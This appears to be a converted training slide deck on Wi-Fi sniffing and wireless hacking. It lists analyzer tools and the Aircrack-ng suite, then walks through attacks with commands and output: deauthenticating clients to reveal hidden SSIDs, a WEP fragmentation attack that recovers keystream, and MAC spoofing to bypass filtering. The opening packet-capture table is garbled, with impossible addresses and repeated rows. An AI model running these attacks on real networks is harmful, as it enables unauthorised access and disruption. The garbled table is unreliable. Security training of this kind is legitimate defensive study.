
CommView for Wi-Fi - Edit/Hex EW-7733Un0

| No | Protocol             | Src MAC           | Dest MAC             | Src IP       | Dst IP             | Src Port | Dst Port | Rule | Message            |
|----|----------------------|-------------------|----------------------|--------------|--------------------|----------|----------|------|--------------------|
| 1  | Wireless Beacon      |                   |                      |              |                    |          |          |      |                    |
| 2  | Signal Level Info    |                   |                      |              |                    |          |          |      |                    |
| 3  | Signal Level in dBm  |                   |                      |              |                    |          |          |      |                    |
| 4  | Wireless Device Info |                   |                      |              |                    |          |          |      |                    |
| 5  | Rate 802.11 RSSI     |                   |                      |              |                    |          |          |      |                    |
| 6  | Rate 802.11 RSRP     |                   |                      |              |                    |          |          |      |                    |
| 7  | Rate 802.11 RSRQ     |                   |                      |              |                    |          |          |      |                    |
| 8  | Rate 802.11 RSRV     |                   |                      |              |                    |          |          |      |                    |
| 9  | Rate 802.11 RSTD     |                   |                      |              |                    |          |          |      |                    |
| 10 | Rate 802.11 RSTD     |                   |                      |              |                    |          |          |      |                    |
| 11 | Rate 802.11 RSTD     |                   |                      |              |                    |          |          |      |                    |
| 12 | Rate 802.11 RSTD     |                   |                      |              |                    |          |          |      |                    |
| 13 | Rate 802.11 RSTD     |                   |                      |              |                    |          |          |      |                    |
| 14 | Rate 802.11 RSTD     |                   |                      |              |                    |          |          |      |                    |
| 15 | HTTP                 | 00:0C:AC:00:00:00 | Internet201.128.0.11 | 192.168.3.11 | 2.162.122.162.0.11 | 80       | 80       | 144  | Tip Page 1...      |
| 16 | HTTP                 | 00:0C:AC:00:00:00 | Internet201.128.0.11 | 192.168.3.11 | 2.162.122.162.0.11 | 80       | 80       | 144  | Tip Page 1...      |
| 17 | HTTP                 | 00:0C:AC:00:00:00 | Internet201.128.0.11 | 192.168.3.11 | 2.162.122.162.0.11 | 80       | 80       | 144  | HTTP Request 1...  |
| 18 | HTTP                 | 00:0C:AC:00:00:00 | Internet201.128.0.11 | 192.168.3.11 | 2.162.122.162.0.11 | 80       | 80       | 144  | HTTP Response 1... |
| 19 | HTTP                 | 00:0C:AC:00:00:00 | Internet201.128.0.11 | 192.168.3.11 | 2.162.122.162.0.11 | 80       | 80       | 144  | Tip Page 1...      |
| 20 | HTTP                 | 00:0C:AC:00:00:00 | Internet201.128.0.11 | 192.168.3.11 | 2.162.122.162.0.11 | 80       | 80       | 144  | Tip Page 1...      |
| 21 | HTTP                 | 00:0C:AC:00:00:00 | Internet201.128.0.11 | 192.168.3.11 | 2.162.122.162.0.11 | 80       | 80       | 144  | HTTP Request 1...  |
| 22 | HTTP                 | 00:0C:AC:00:00:00 | Internet201.128.0.11 | 192.168.3.11 | 2.162.122.162.0.11 | 80       | 80       | 144  | HTTP Response 1... |
| 23 | HTTP                 | 00:0C:AC:00:00:00 | Internet201.128.0.11 | 192.168.3.11 | 2.162.122.162.0.11 | 80       | 80       | 144  | Tip Page 1...      |
| 24 | HTTP                 | 00:0C:AC:00:00:00 | Internet201.128.0.11 | 192.168.3.11 | 2.162.122.162.0.11 | 80       | 80       | 144  | Tip Page 1...      |
| 25 | HTTP                 | 00:0C:AC:00:00:00 | Internet201.128.0.11 | 192.168.3.11 | 2.162.122.162.0.11 | 80       | 80       | 144  | HTTP Request 1...  |
| 26 | HTTP                 | 00:0C:AC:00:00:00 | Internet201.128.0.11 | 192.168.3.11 | 2.162.122.162.0.11 | 80       | 80       | 144  | HTTP Response 1... |
| 27 | HTTP                 | 00:0C:AC:00:00:00 | Internet201.128.0.11 | 192.168.3.11 | 2.162.122.162.0.11 | 80       | 80       | 144  | Tip Page 1...      |
| 28 | HTTP                 | 00:0C:AC:00:00:00 | Internet201.128.0.11 | 192.168.3.11 | 2.162.122.162.0.11 | 80       | 80       | 144  | Tip Page 1...      |
| 29 | HTTP                 | 00:0C:AC:00:00:00 | Internet201.128.0.11 | 192.168.3.11 | 2.162.122.162.0.11 | 80       | 80       | 144  | HTTP Request 1...  |
| 30 | HTTP                 | 00:0C:AC:00:00:00 | Internet201.128.0.11 | 192.168.3.11 | 2.162.122.162.0.11 | 80       | 80       | 144  | HTTP Response 1... |
| 31 | HTTP                 | 00:0C:AC:00:00:00 | Internet201.128.0.11 | 192.168.3.11 | 2.162.122.162.0.11 | 80       | 80       | 144  | Tip Page 1...      |
| 32 | HTTP                 | 00:0C:AC:00:00:00 | Internet201.128.0.11 | 192.168.3.11 | 2.162.122.162.0.11 | 80       | 80       | 144  | Tip Page 1...      |
| 33 | HTTP                 | 00:0C:AC:00:00:00 | Internet201.128.0.11 | 192.168.3.11 | 2.162.122.162.0.11 | 80       | 80       | 144  | HTTP Request 1...  |
| 34 | HTTP                 | 00:0C:AC:00:00:00 | Internet201.128.0.11 | 192.168.3.11 | 2.162.122.162.0.11 | 80       | 80       | 144  | HTTP Response 1... |
| 35 | HTTP                 | 00:0C:AC:00:00:00 | Internet201.128.0.11 | 192.168.3.11 | 2.162.122.162.0.11 | 80       | 80       | 144  | Tip Page 1...      |
| 36 | HTTP                 | 00:0C:AC:00:00:00 | Internet201.128.0.11 | 192.168.3.11 | 2.162.122.162.0.11 | 80       | 80       | 144  | Tip Page 1...      |
| 37 | HTTP                 | 00:0C:AC:00:00:00 | Internet201.128.0.11 | 192.168.3.11 | 2.162.122.162.0.11 | 80       | 80       | 144  | HTTP Request 1...  |
| 38 | HTTP                 | 00:0C:AC:00:00:00 | Internet201.128.0.11 | 192.168.3.11 | 2.162.122.162.0.11 | 80       | 80       | 144  | HTTP Response 1... |
| 39 | HTTP                 | 00:0C:AC:00:00:00 | Internet201.128.0.11 | 192.168.3.11 | 2.162.122.162.0.11 | 80       | 80       | 144  | Tip Page 1...      |
| 40 | HTTP                 | 00:0C:AC:00:00:00 | Internet201.128.0.11 | 192.168.3.11 | 2.162.122.162.0.11 | 80       | 80       | 144  | Tip Page 1...      |
| 41 | HTTP                 | 00:0C:AC:00:00:00 | Internet201.128.0.11 | 192.168.3.11 | 2.162.122.162.0.11 | 80       | 80       | 144  | HTTP Request 1...  |
| 42 | HTTP                 | 00:0C:AC:00:00:00 | Internet201.128.0.11 | 192.168.3.11 | 2.162.122.162.0.11 | 80       | 80       | 144  | HTTP Response 1... |
| 43 | HTTP                 | 00:0C:AC:00:00:00 | Internet201.128.0.11 | 192.168.3.11 | 2.162.122.162.0.11 | 80       | 80       | 144  | Tip Page 1...      |
| 44 | HTTP                 | 00:0C:AC:00:00:00 | Internet201.128.0.11 | 192.168.3.11 | 2.162.122.162.0.11 | 80       | 80       | 144  | Tip Page 1...      |
| 45 | HTTP                 | 00:0C:AC:00:00:00 | Internet201.128.0.11 | 192.168.3.11 | 2.162.122.162.0.11 | 80       | 80       | 144  | HTTP Request 1...  |
| 46 | HTTP                 | 00:0C:AC:00:00:00 | Internet201.128.0.11 | 192.168.3.11 | 2.162.122.162.0.11 | 80       | 80       | 144  | HTTP Response 1... |
| 47 | HTTP                 | 00:0C:AC:00:00:00 | Internet201.128.0.11 | 192.168.3.11 | 2.162.122.162.0.11 | 80       | 80       | 144  | Tip Page 1...      |
| 48 | HTTP                 | 00:0C:AC:00:00:00 | Internet201.128.0.11 | 192.168.3.11 | 2.162.122.162.0.11 | 80       | 80       | 144  | Tip Page 1...      |
| 49 | HTTP                 | 00:0C:AC:00:00:00 | Internet201.128.0.11 | 192.168.3.11 | 2.162.122.162.0.11 | 80       | 80       | 144  | HTTP Request 1...  |
| 50 | HTTP                 | 00:0C:AC:00:00:00 | Internet201.128.0.11 | 192.168.3.11 | 2.162.122.162.0.11 | 80       | 80       | 144  | HTTP Response 1... |
| 51 | HTTP                 | 00:0C:AC:00:00:00 | Internet201.128.0.11 | 192.168.3.11 | 2.162.122.162.0.11 | 80       | 80       | 144  | Tip Page 1...      |
| 52 | HTTP                 | 00:0C:AC:00:00:00 | Internet201.128.0.11 | 192.168.3.11 | 2.162.122.162.0.11 | 80       | 80       | 144  | Tip Page 1...      |
| 53 | HTTP                 | 00:0C:AC:00:00:00 | Internet201.128.0.11 | 192.168.3.11 | 2.162.122.162.0.11 | 80       | 80       | 144  | HTTP Request 1...  |
| 54 | HTTP                 | 00:0C:AC:00:00:00 | Internet201.128.0.11 | 192.168.3.11 | 2.162.122.162.0.11 | 80       | 80       | 144  | HTTP Response 1... |
| 55 | HTTP                 | 00:0C:AC:00:00:00 | Internet201.128.0.11 | 192.168.3.11 | 2.162.122.162.0.11 | 80       | 80       | 144  | Tip Page 1...      |
| 56 | HTTP                 | 00:0C:AC:00:00:00 | Internet201.128.0.11 | 192.168.3.11 | 2.162.122.162.0.11 | 80       | 80       | 144  | Tip Page 1...      |
| 57 | HTTP                 | 00:0C:AC:00:00:00 | Internet201.128.0.11 | 192.168.3.11 | 2.162.122.162.0.11 | 80       | 80       | 144  | HTTP Request 1...  |
| 58 | HTTP                 | 00:0C:AC:00:00:00 | Internet201.128.0.11 | 192.168.3.11 | 2.162.122.162.0.11 | 80       | 80       | 144  | HTTP Response 1... |
| 59 | HTTP                 | 00:0C:AC:00:00:00 | Internet201.128.0.11 | 192.168.3.11 | 2.162.122.162.0.11 | 80       | 80       | 144  | Tip Page 1...      |
| 60 | HTTP                 | 00:0C:AC:00:00:00 | Internet201.128.0.11 | 192.168.3.11 | 2.162.122.162.0.11 | 80       | 80       | 144  | Tip Page 1...      |
| 61 | HTTP                 | 00:0C:AC:00:00:00 | Internet201.128.0.11 | 192.168.3.11 | 2.162.122.162.0.11 | 80       | 80       | 144  | HTTP Request 1...  |
| 62 | HTTP                 | 00:0C:AC:00:00:00 | Internet201.128.0.11 | 192.168.3.11 | 2.162.122.162.0.11 | 80       | 80       | 144  | HTTP Response 1... |
| 63 | HTTP                 | 00:0C:AC:00:00:00 | Internet201.128.0.11 | 192.168.3.11 | 2.162.122.162.0.11 | 80       | 80       | 144  | Tip Page 1...      |
| 64 | HTTP                 | 00:0C:AC:00:00:00 | Internet201.128.0.11 | 192.168.3.11 | 2.162.122.162.0.11 | 80       | 80       | 144  | Tip Page 1...      |
| 65 | HTTP                 | 00:0C:AC:00:00:00 | Internet201.128.0.11 | 192.168.3.11 | 2.162.122.162.0.11 | 80       | 80       | 144  | HTTP Request 1...  |
| 66 | HTTP                 | 00:0C:AC:00:00:00 | Internet201.128.0.11 | 192.168.3.11 | 2.162.122.162.0.11 | 80       | 80       | 144  | HTTP Response 1... |
| 67 | HTTP</               |                   |                      |              |                    |          |          |      |                    |


# What is Spectrum Analysis?



- ↳ RF spectrum analyzers examine Wi-Fi radio transmissions and measure the power (amplitude) of radio signals and RF pulses, and transform these measurements into numeric sequences
- ↳ Spectrum analyzers employ statistical analysis to plot spectral usage, quantify "air quality," and isolate transmission sources
- ↳ RF spectrum analyzers are used by RF technicians to install and maintain wireless networks, and identify sources of interference
- ↳ Wi-Fi spectrum analysis also helps in wireless attack detection, including Denial of Service attacks, authentication/ encryptions attacks, network penetration attacks, etc.
- ↳ **Spectrum Analysis Tools**
  - ⇒ Wi-Spy and Chanalyzer
  - ⇒ AirMagnet Wi-Fi Analyzer
  - ⇒ WifiEagle



# Wi-Fi Packet Sniffers



**Sniffer Portable Professional Analyzer**  
<http://www.netscout.com>



**Airview**  
<http://airview.sourceforge.net>




**Capsa**  
<http://www.colasoft.com>



**Observer**  
<http://www.networkinstruments.com>



**PRTG Network Monitor**  
<http://www.paessler.com>




**WifiScanner**  
<http://wifiscanner.sourceforge.net>




**ApSniff**  
<http://www.monolith81.de>



**Mognet**  
<http://www.monolith81.de>



**NetworkMiner**  
<http://www.netresec.com>



**AirTraf**  
<http://www.elixar.com>

# Wireless Hacking Methodology



The objective of the wireless hacking methodology is to compromise a Wi-Fi network in order to gain unauthorized access to network resources



## Wi-Fi Discovery




## GPS Mapping



## Wireless Traffic Analysis



## Launch Wireless Attacks



## Crack Wi-Fi Encryption



## Compromise the Wi-Fi Network

# Aircrack-ng Suite



- Aircrack-ng is a network software suite consisting of a detector, packet sniffer, WEP and WPA/WPA2-PSK cracker and analysis tool for 802.11 wireless networks. This program runs under Linux and Windows.



<http://www.aircrack-ng.org>

## Airbase-ng

Captures WPA/WPA2 handshake and can act as an ad-hoc Access Point

## Aircrack-ng

Defacto WEP and WPA/ WPA2-PSK cracking tool

## Airdecap-ng

Decrypt WEP/WPA/ WPA2 and can be used to strip the wireless headers from Wi-Fi packets

## Airdecloak-ng

Removes WEP cloaking from a pcap file

## Airdriver-ng

Provides status information about the wireless drivers on your system

## Airdrop-ng

This program is used for targeted, rule-based deauthentication of users

## Aireplay-ng

Used for traffic generation, fake authentication, packet replay, and ARP request injection

## Airgraph-ng

Creates client to AP relationship and common probe graph from airodump file



## Airodump-ng

Used to capture packets of raw 802.11 frames and collect WEP IVs

## Airolib-ng

Store and manage essid and password lists used in WPA/ WPA2 cracking

## Airserv-ng

Allows multiple programs to independently use a Wi-Fi card via a client-server TCP connection

## Airmon-ng

Used to enable monitor mode on wireless interfaces from managed mode and vice versa

## Airtun-ng

Injects frames into a WPA TKIP network with QoS, and can recover MIC key and keystream from Wi-Fi traffic

## Easside-ng

Allows you to communicate via a WEP-encrypted access point (AP) without knowing the WEP key

## Packetforge-ng

Used to create encrypted packets that can subsequently be used for injection

## Tkiptun-ng

Creates a virtual tunnel interface to monitor encrypted traffic and inject arbitrary traffic into a network

## Wesside-ng

Incorporates a number of techniques to seamlessly obtain a WEP key in minutes

# How to Reveal Hidden SSIDs



Command Prompt

```
C:\>airmon-ng start eth1
C:\>airodump-ng -ivs -write capture eth1
```

| BSSID             | PWR | RXQ | Beacons | #Data | #/s | CH | MB  | ENC | CIPHER | AUTH | ESSID        |
|-------------------|-----|-----|---------|-------|-----|----|-----|-----|--------|------|--------------|
| 02:24:2B:CD:68:EF | 99  | 5   | 60      | 3     | 0   | 1  | 54e | OPN |        |      | IAMROGER     |
| 02:24:2B:CD:68:EE | 99  | 9   | 75      | 2     | 0   | 5  | 54e | OPN |        |      | COMPANYZONE  |
| 00:14:6C:95:6C:FC | 99  | 0   | 15      | 0     | 0   | 9  | 54e | WEP | WEP    |      | HOME         |
| 00:22:3F:AE:68:6E | 76  | 70  | 157     | 1     | 0   | 11 | 54e | WEP | WEP    |      | <length: 10> |

| BSSID             | Station           | PWR | Rate  | Lost | Packets | Probes |
|-------------------|-------------------|-----|-------|------|---------|--------|
| 00:22:3F:AE:68:6E | 00:17:9A:C3:CF:C2 | -1  | 1-0   | 0    | 1       |        |
| 00:22:3F:AE:68:6E | 00:1F:5B:BA:A7:CD | 76  | 1e-54 | 0    | 6       |        |

Step 1: Run airmon-ng in monitor mode

Step 2: Start airodump to discover SSIDs on interface

• Hidden SSID

Step 3: De-authenticate (deauth) the client to reveal hidden SSID using Aireplay-ng

Step 4: Switch to airodump to see the revealed SSID

Command Prompt

```
C:\>aireplay-ng -deauth 11 -a 00:22:3F:AE:68:6E
```

Command Prompt

| BSSID             | PWR | RXQ | Beacons | #Data | #/s | CH | MB  | ENC | CIPHER | AUTH | ESSID       |
|-------------------|-----|-----|---------|-------|-----|----|-----|-----|--------|------|-------------|
| 00:22:3F:AE:68:6E | 76  | 70  | 157     | 1     | 0   | 11 | 54e | WEP | WEP    |      | Secret SSID |

# Fragmentation Attack



- A fragmentation attack, when successful, can obtain 1500 bytes of PRGA (pseudo random generation algorithm)
- This attack does not recover the WEP key itself, but merely obtains the PRGA
- The PRGA can then be used to generate packets with packetforge-ng which are in turn used for various injection attacks
- It requires at least one data packet to be received from the access point in order to initiate the attack.

**Command Prompt**

```
C:\>aireplay-ng -5 -b 00:14:6C:7E:40:80 -h 00:0F:B5:AB:CB:9D ath0
Waiting for a data packet...
Read 96 packets
Size: 120, From DS: 1, To DS: 0 (ARP)
BSSID = 00:14:6C:7E:40:80
Dest MAC = 00:0F:B5:AB:CB:9D
Source MAC = 00:00:c2:03:34:0c
0x0000: 0842 0201 000f b5ab cb9d 0014 6c7e 4880
0x0010: 00d0 cfe3 348c e0d2 4001 0000 2b62 7a01
0x0020: 6a6d b1e0 92a8 039b ca6f cecb 5364 6e16
0x0030: a21d 2a70 49cf cef8 f9b9 279c 9020 30c4
0x0040: 7013 f7f3 5953 1234 5727 146c ccaa 6594
0x0050: 5555 66a2 030f 472d 2682 3957 8429 9ca5
0x0060: 317c 1341 bdd2 ad77 fca9 cd99 a43c 32a1
0x0070: 0505 933f af2f 740c
Use this packet? y
```

**Command Prompt**

```
Saving chosen packet in: replay.src-0124-161120.cap
Data packet found!
Sending fragmented packet
Got RELAYED packet!!!
That's our ARP packet!
Trying to get 304 bytes of a keystream
Got RELAYED packet!!!
That's our ARP packet!
Trying to get 1500 bytes of a keystream
Got RELAYED packet!!!
That's our ARP packet!
Saving keystream in: fragment-0124-161129.xor
Now you can build a packet with packetforge-ng out of
that 1500 bytes keystream
```

PRGA is stored in the file

Use PRGA with packetforge-ng to generate packet(s) to be used for various injection attacks

# How to Launch MAC Spoofing Attack



MAC spoofing attackers change the MAC address to that of an authenticated user to bypass the MAC filtering configured in an access point

Linux Shell

```
[root@localhost root]# ifconfig wlan0 down
Logging as root and disable the network interface
[root@localhost root]# ifconfig wlan0 hw ether 02:25:ab:4c:2a:bc
Enter the new MAC address
[root@localhost root]# ifconfig wlan0 up
Bring the interface back up
```

Show Only Active Network Adapters

New Spoofer MAC Address: 00-05-56-55-88-56

360 SYSTEMS [000556]

Spoofer MAC Address: Not Spoofer

Active MAC Address: A4-B4-D8-F0-66-63


Update MAC | Remove MAC

|                 |          |
|-----------------|----------|
| Restart Adapter | IPConfig |
| Random          | MAC List |
| Refresh         | Exit     |


